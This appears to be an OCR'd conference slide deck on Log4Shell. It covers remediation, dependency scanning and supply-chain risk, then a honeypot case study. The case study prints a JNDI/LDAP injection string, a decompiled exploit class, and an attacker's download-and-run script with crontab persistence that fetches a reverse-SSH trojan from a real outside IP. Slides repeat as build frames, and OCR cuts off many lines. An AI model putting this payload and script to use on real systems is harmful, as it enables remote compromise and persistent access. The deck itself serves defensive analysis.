MARCH - IMMERSIVE LABS STUDY ON CYBER THREAD READINESS

- They offer cybersecurity training

MARCH - IMMERSIVE LABS STUDY ON CYBER THREAD READINESS

- They offer cybersecurity training
- On average it takes organizations 65 days to complete trainings on new threats

MARCH - IMMERSIVE LABS STUDY ON CYBER THREAD READINESS

- They offer cybersecurity training
- On average it takes organizations 65 days to complete trainings on new threats
- The Log4Shell trainings were completed within days

MARCH - IMMERSIVE LABS STUDY ON CYBER THREAD READINESS

- They offer cybersecurity training
- On average it takes organizations 65 days to complete trainings on new threats
- The Log4Shell trainings were completed within days
- High attention on vulnerability lead to quick education and fast remidiation

DID WE AVOID THE BIG BANG?

HOW CAN I PROTECT MYSELF? 

WHAT YOU SHOULD HAVE DONE BY NOW

WHAT YOU SHOULD HAVE DONE BY NOW

- Check if your project has a vulnerable version of Log4J

WHAT YOU SHOULD HAVE DONE BY NOW

- Check if your project has a vulnerable version of Log4J
- Make sure that you don't include vulnerable Log4J versions in the future

WHAT YOU SHOULD HAVE DONE BY NOW

- Check if your project has a vulnerable version of Log4J
- Make sure that you don't include vulnerable Log4J versions in the future
- Be aware what dependencies your project has

WHAT YOU SHOULD HAVE DONE BY NOW

- Check if your project has a vulnerable version of Log4J
- Make sure that you don't include vulnerable Log4J versions in the future
- Be aware what dependencies your project has
- Limit the number of dependencies in your project

WHAT TOOLING EXISTS?

3 classes of tooling

WHAT TOOLING EXISTS?

3 classes of tooling

- Pentest your own service for Log4Shell

WHAT TOOLING EXISTS?

3 classes of tooling

- Pentest your own service for Log4Shell
- Scan your Java Dependencies for vulnerable Log4J versions

WHAT TOOLING EXISTS?

3 classes of tooling

- Pentest your own service for Log4Shell
- Scan your Java Dependencies for vulnerable Log4J versions
- General Vulnerability Scanners

PENTEST YOURSELF

PENTEST YOURSELF

```
git clone https://github.com/adilsoybali/Log4j-RCE-Scanner.g
cd Log4j-RCE-Scanner
chmod +x log4j-rce-scanner.sh
./log4j-rce-scanner.sh -h
```

PENTEST YOURSELF

```
git clone https://github.com/adilsoybali/Log4j-RCE-Scanner.g
cd Log4j-RCE-Scanner
chmod +x log4j-rce-scanner.sh
./log4j-rce-scanner.sh -h
```

PENTEST YOURSELF

```
git clone https://github.com/adilsoybali/Log4j-RCE-Scanner.g
cd Log4j-RCE-Scanner
chmod +x log4j-rce-scanner.sh
./log4j-rce-scanner.sh -h
```

Tries to inject ldap payloads in various headers and parameters

SCAN YOUR JAVA DEPENDENCIES

SCAN YOUR JAVA DEPENDENCIES

```
mvn dependency:tree -Dincludes=org.apache.logging.log4j:log4j-
```

SCAN YOUR JAVA DEPENDENCIES

```
mvn dependency:tree -Dincludes=org.apache.logging.log4j:log4j-
```

WHITESOURCE

WHITESOURCE

- Used heavily in BCI

WHITESOURCE

- Used heavily in BCI
- Scans all your dependencies for known vulnerabilities

OCAAS

Open source compliance as a service

OCAAS

Open source compliance as a service

- Platform offered by Bosch.IO

OCAAS

Open source compliance as a service

- Platform offered by Bosch.IO
- Dependency vulnerability scan and much more

OCAAS

Open source compliance as a service

- Platform offered by Bosch.IO
- Dependency vulnerability scan and much more
- Consulting available

OCAAS

Open source compliance as a service

- Platform offered by Bosch.IO
- Dependency vulnerability scan and much more
- Consulting available
- Experience with a lot of different code stacks

OPEN SOURCE SUPPLY CHAIN ATTACKS

OPEN SOURCE SUPPLY CHAIN ATTACKS

- Popular targets because of a broad installation base

OPEN SOURCE SUPPLY CHAIN ATTACKS

- Popular targets because of a broad installation base
- Different attack vectors: Find vulnerabilities or infiltration of the supply chain

OPEN SOURCE SUPPLY CHAIN ATTACKS

- Popular targets because of a broad installation base
- Different attack vectors: Find vulnerabilities or infiltration of the supply chain
- Many open source projects are underfunded

OPEN SOURCE SUPPLY CHAIN ATTACKS


- Popular targets because of a broad installation base
- Different attack vectors: Find vulnerabilities or infiltration of the supply chain
- Many open source projects are underfunded
- Often obscure features are not turned off by default

OPEN SOURCE SUPPLY CHAIN ATTACKS

- Popular targets because of a broad installation base
- Different attack vectors: Find vulnerabilities or infiltration of the supply chain
- Many open source projects are underfunded
- Often obscure features are not turned off by default
- Companies who profit from open source should give back

HOW I WAS ATTACKED 😱

My 🍯 story



I found an interesting little project. I quickly installed it on a vps server

THEN THE WAITING GAME STARTED

TIMELINE

TIMELINE

- 15.12.21  installed

TIMELINE

- 15.12.21  installed
- 16.12.21 first automated scans incoming

TIMELINE

- 15.12.21 🍯 installed
- 16.12.21 first automated scans incoming
- nothing 😮‍💨

TIMELINE

- 15.12.21 🍯 installed
- 16.12.21 first automated scans incoming
- nothing 😮‍💨
- nothing 😔

TIMELINE

- 15.12.21 🍯 installed
- 16.12.21 first automated scans incoming
- nothing 😮‍💨
- nothing 😔
- 03.01.22 first user joins my honeypot server

TIMELINE

- 15.12.21 🍯 installed
- 16.12.21 first automated scans incoming
- nothing 😮‍💨
- nothing 😔
- 03.01.22 first user joins my honeypot server
- 13.01.22 someone tries to hack me 🥰

TIMELINE

- 15.1
- 16.1 g
- noth
- noth
- 03.0 erver
- 13.0

LOOKING AT THE LOGS

```
New connection from 195.154.52.77:36734
Received handshake: 754 2 143.244.178.253:25565
Testing text: FermatSleep
FermatSleep joined the server
Testing text: ${jndi:ldap://195.154.52.77:1389/a}
Fetching payload for: jndi:ldap://195.154.52.77:1389/a
Saved payload to file d014fd3d-e92b-4479-b568-50d8a40c89d0.cla
```

DECOMPILING THE PAYLOAD

```
1  public class Exploit {
2    public static String script;
3
4    public static String execCmd(final String s) {
5      String s2 = null;
6      final String[] cmdarray = { "/bin/sh", "-c", s };
7      try (final InputStream inputStream = Runtime.getRuntime
8        final Scanner useDelimiter = new Scanner(inputStream)
9        s2 = (useDelimiter.hasNext() ? useDelimiter.next() :
10     }
11     catch (IOException ex) {
12       ex.printStackTrace();
13     }
14     return s2;
15   }
```

DECOMPILING THE PAYLOAD

```
10      }
11      catch (IOException ex) {
12        ex.printStackTrace();
13      }
14      return s2;
15    }
16
17    public Exploit() throws Exception {
18      execCmd(Exploit.script);
19    }
20
21    static {
22      Exploit.script = "url=http://195.154.52.77:8000/mc_serv
23    }
```

THE EXPLOITATION COMMAND

```
1 url=http://195.154.52.77:8000/mc_server.jar
2 remote_ip=195.154.52.77
3 port=$(wget -O- http://$remote_ip:8000/port 2>/dev/null)
4 [ $? -ne 0 ] && port=$(curl http://$remote_ip:8000/port 2>/d
5 wget --no-check-certificate $url > /dev/null 2>&1 || curl -k
6 chmod +x ./mc_server.jar
7 nohup ./mc_server.jar -b $port > /dev/null 2>&1 &cmd="$(pwd)
8 (crontab -l echo "@reboot $cmd" ) | sort - | uniq - | cronta
9 echo done
```

THE EXPLOITATION COMMAND

```
1 url=http://195.154.52.77:8000/mc_server.jar
2 remote_ip=195.154.52.77
3 port=$(wget -O- http://$remote_ip:8000/port 2>/dev/null)
4 [ $? -ne 0 ] && port=$(curl http://$remote_ip:8000/port 2>/d
5 wget --no-check-certificate $url > /dev/null 2>&1 || curl -k
6 chmod +x ./mc_server.jar
7 nohup ./mc_server.jar -b $port > /dev/null 2>&1 &cmd="$(pwd)
8 (crontab -l echo "@reboot $cmd" ) | sort - | uniq - | cronta
9 echo done
```

THE EXPLOITATION COMMAND

```
1 url=http://195.154.52.77:8000/mc_server.jar
2 remote_ip=195.154.52.77
3 port=$(wget -O- http://$remote_ip:8000/port 2>/dev/null)
4 [ $? -ne 0 ] && port=$(curl http://$remote_ip:8000/port 2>/d
5 wget --no-check-certificate $url > /dev/null 2>&1 || curl -k
6 chmod +x ./mc_server.jar
7 nohup ./mc_server.jar -b $port > /dev/null 2>&1 &cmd="$(pwd)
8 (crontab -l echo "@reboot $cmd" ) | sort - | uniq - | cronta
9 echo done
```

THE EXPLOITATION COMMAND

```
1 url=http://195.154.52.77:8000/mc_server.jar
2 remote_ip=195.154.52.77
3 port=$(wget -O- http://$remote_ip:8000/port 2>/dev/null)
4 [ $? -ne 0 ] && port=$(curl http://$remote_ip:8000/port 2>/d
5 wget --no-check-certificate $url > /dev/null 2>&1 || curl -k
6 chmod +x ./mc_server.jar
7 nohup ./mc_server.jar -b $port > /dev/null 2>&1 &cmd="$(pwd)
8 (crontab -l echo "@reboot $cmd" ) | sort - | uniq - | cronta
9 echo done
```

THE EXPLOITATION COMMAND

```
1 url=http://195.154.52.77:8000/mc_server.jar
2 remote_ip=195.154.52.77
3 port=$(wget -O- http://$remote_ip:8000/port 2>/dev/null)
4 [ $? -ne 0 ] && port=$(curl http://$remote_ip:8000/port 2>/d
5 wget --no-check-certificate $url > /dev/null 2>&1 || curl -k
6 chmod +x ./mc_server.jar
7 nohup ./mc_server.jar -b $port > /dev/null 2>&1 &cmd="$(pwd)
8 (crontab -l echo "@reboot $cmd" ) | sort - | uniq - | cronta
9 echo done
```

THE EXPLOITATION COMMAND

```
1 url=http://195.154.52.77:8000/mc_server.jar
2 remote_ip=195.154.52.77
3 port=$(wget -O- http://$remote_ip:8000/port 2>/dev/null)
4 [ $? -ne 0 ] && port=$(curl http://$remote_ip:8000/port 2>/d
5 wget --no-check-certificate $url > /dev/null 2>&1 || curl -k
6 chmod +x ./mc_server.jar
7 nohup ./mc_server.jar -b $port > /dev/null 2>&1 &cmd="$(pwd)
8 (crontab -l echo "@reboot $cmd" ) | sort - | uniq - | cronta
9 echo done
```

THE EXPLOITATION COMMAND

```
1 url=http://195.154.52.77:8000/mc_server.jar
2 remote_ip=195.154.52.77
3 port=$(wget -O- http://$remote_ip:8000/port 2>/dev/null)
4 [ $? -ne 0 ] && port=$(curl http://$remote_ip:8000/port 2>/d
5 wget --no-check-certificate $url > /dev/null 2>&1 || curl -k
6 chmod +x ./mc_server.jar
7 nohup ./mc_server.jar -b $port > /dev/null 2>&1 &cmd="$(pwd)
8 (crontab -l echo "@reboot $cmd" ) | sort - | uniq - | cronta
9 echo done
```

THE EXPLOITATION COMMAND

```
1 url=http://195.154.52.77:8000/mc_server.jar
2 remote_ip=195.154.52.77
3 port=$(wget -O- http://$remote_ip:8000/port 2>/dev/null)
4 [ $? -ne 0 ] && port=$(curl http://$remote_ip:8000/port 2>/d
5 wget --no-check-certificate $url > /dev/null 2>&1 || curl -k
6 chmod +x ./mc_server.jar
7 nohup ./mc_server.jar -b $port > /dev/null 2>&1 &cmd="$(pwd)
8 (crontab -l echo "@reboot $cmd" ) | sort - | uniq - | cronta
9 echo done
```

MC_SERVER.JAR 🤔


```
~
└─ wget -v 195.154.52.77:8000/mc_server.jar
--2022-01-17 10:02:58--  http://195.154.52.77:8000/mc_server.jar
Connecting to 195.154.52.77:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3899392 (3,7M) [application/java-archive]
Saving to: ‘mc_server.jar’

mc_server.jar                100%[=============================================>]   3,72M  5,11MB/s    in 0,7s

2022-01-17 10:02:59 (5,11 MB/s) - ‘mc_server.jar’ saved [3899392/3899392]
```

Let's have a look at it

VIRUSTOTAL



19 security vendors and no sandboxes flagged this file as malicious

303a20eb32a4fb6f6cd05c42edcf4a23bbc3c3ff06bbfa06221220b1d92f49ec

mc_server.jar

64bits elf

3.72 MB
Size

2022-01-25 09:55:34 UTC
a moment ago

ELF

DETECTION DETAILS COMMUNITY

Ad-Aware	Trojan.Linux.Generic.237693	ALYac	Trojan.Linux.Generic.237693
Arcabit	Trojan.Linux.Generic.D3A07D	Avast	ELF:ReverseSSH-A [Trj]
AVG	ELF:ReverseSSH-A [Trj]	BitDefender	Trojan.Linux.Generic.237693
Emsisoft	Trojan.Linux.Generic.237693 (B)	eScan	Trojan.Linux.Generic.237693
ESET-NOD32	A Variant Of Linux/HackTool.ReverseSsh.A	FireEye	Trojan.Linux.Generic.237693
Fortinet	Linux/ReverseSsh.A!tr	GData	Trojan.Linux.Generic.237693
Kaspersky	HEUR:Trojan.Linux.Agent.gen	MAX	Malware (ai Score=87)
Microsoft	Trojan:Linux/Multiverze	Rising	HackTool.ReverseSsh!8.13186 (CLOUD)
TrendMicro	Trojan.Linux.REVERSESSH.USELVAH22	TrendMicro-HouseCall	Trojan.Linux.REVERSESSH.USELVAH22
Zillya	Tool.ReverseSsh.Linux.1	Acronis (Static ML)	Undetected


Seems to be some kind of reverse shell

INVESTIGATING THE FILE

```
remnux@remnux:~$ file mc_server.jar
mc_server.jar: ELF 64-bit LSB  executable, x86-64, version 1 (SYSV), statically
linked, stripped
```

Not a jar file, it's an executable

STRINGS



Binary was compiled from go

MORE STRINGS

Password and ssh public key?

AND MORE STRINGS

```
reverseSSH v%[2]s  Copyright (C) 2021  Ferdinor <ferdinor@mailbox.org>
Usage: %[1]s [options] [[<user>@]<target>]
Examples:
  Bind:
        %[1]s -l
        %[1]s -v -l -p 4444
  Reverse:
        %[1]s 192.168.0.1
        %[1]s kali@192.168.0.1
        %[1]s -p 31337 192.168.0.1
        %[1]s -v -b 0 kali@192.168.0.2
Options:
        -l, Start reverseSSH in listening mode (overrides reverse scenario)
        -p, Port at which reverseSSH is listening for incoming ssh connections (bind scenario)
                or where it tries to establish a ssh connection (reverse scenario) (default: %[6]s)
        -b, Reverse scenario only: bind to this port after dialling home (default: %[7]s)
        -s, Shell to spawn for incoming connections, e.g. /bin/bash; (default: %[5]s)
                for windows this can only be used to give a path to 'ssh-shellhost.exe' to
                enhance pre-Windows10 shells (e.g. '-s ssh-shellhost.exe' if in same directory)
        -N, Deny all incoming shell/exec/subsystem and local port forwarding requests
                (if only remote port forwarding is needed, e.g. when catching reverse connections)
        -v, Emit log output
<target>
        Optional target which enables the reverse scenario. Can be prepended with
        <user>@ to authenticate as a different user other than 'reverse' while dialling home
Credentials:
        Accepting all incoming connections from any user with either of the following:
         * Password "%[3]s"
         * PubKey   "%[4]s"
```

REVERSE SSH

Readme.md


ReverseSSH

A statically-linked ssh server with a reverse connection feature for simple yet powerful remote access. Most useful during HackTheBox challenges, CTFs or similar.

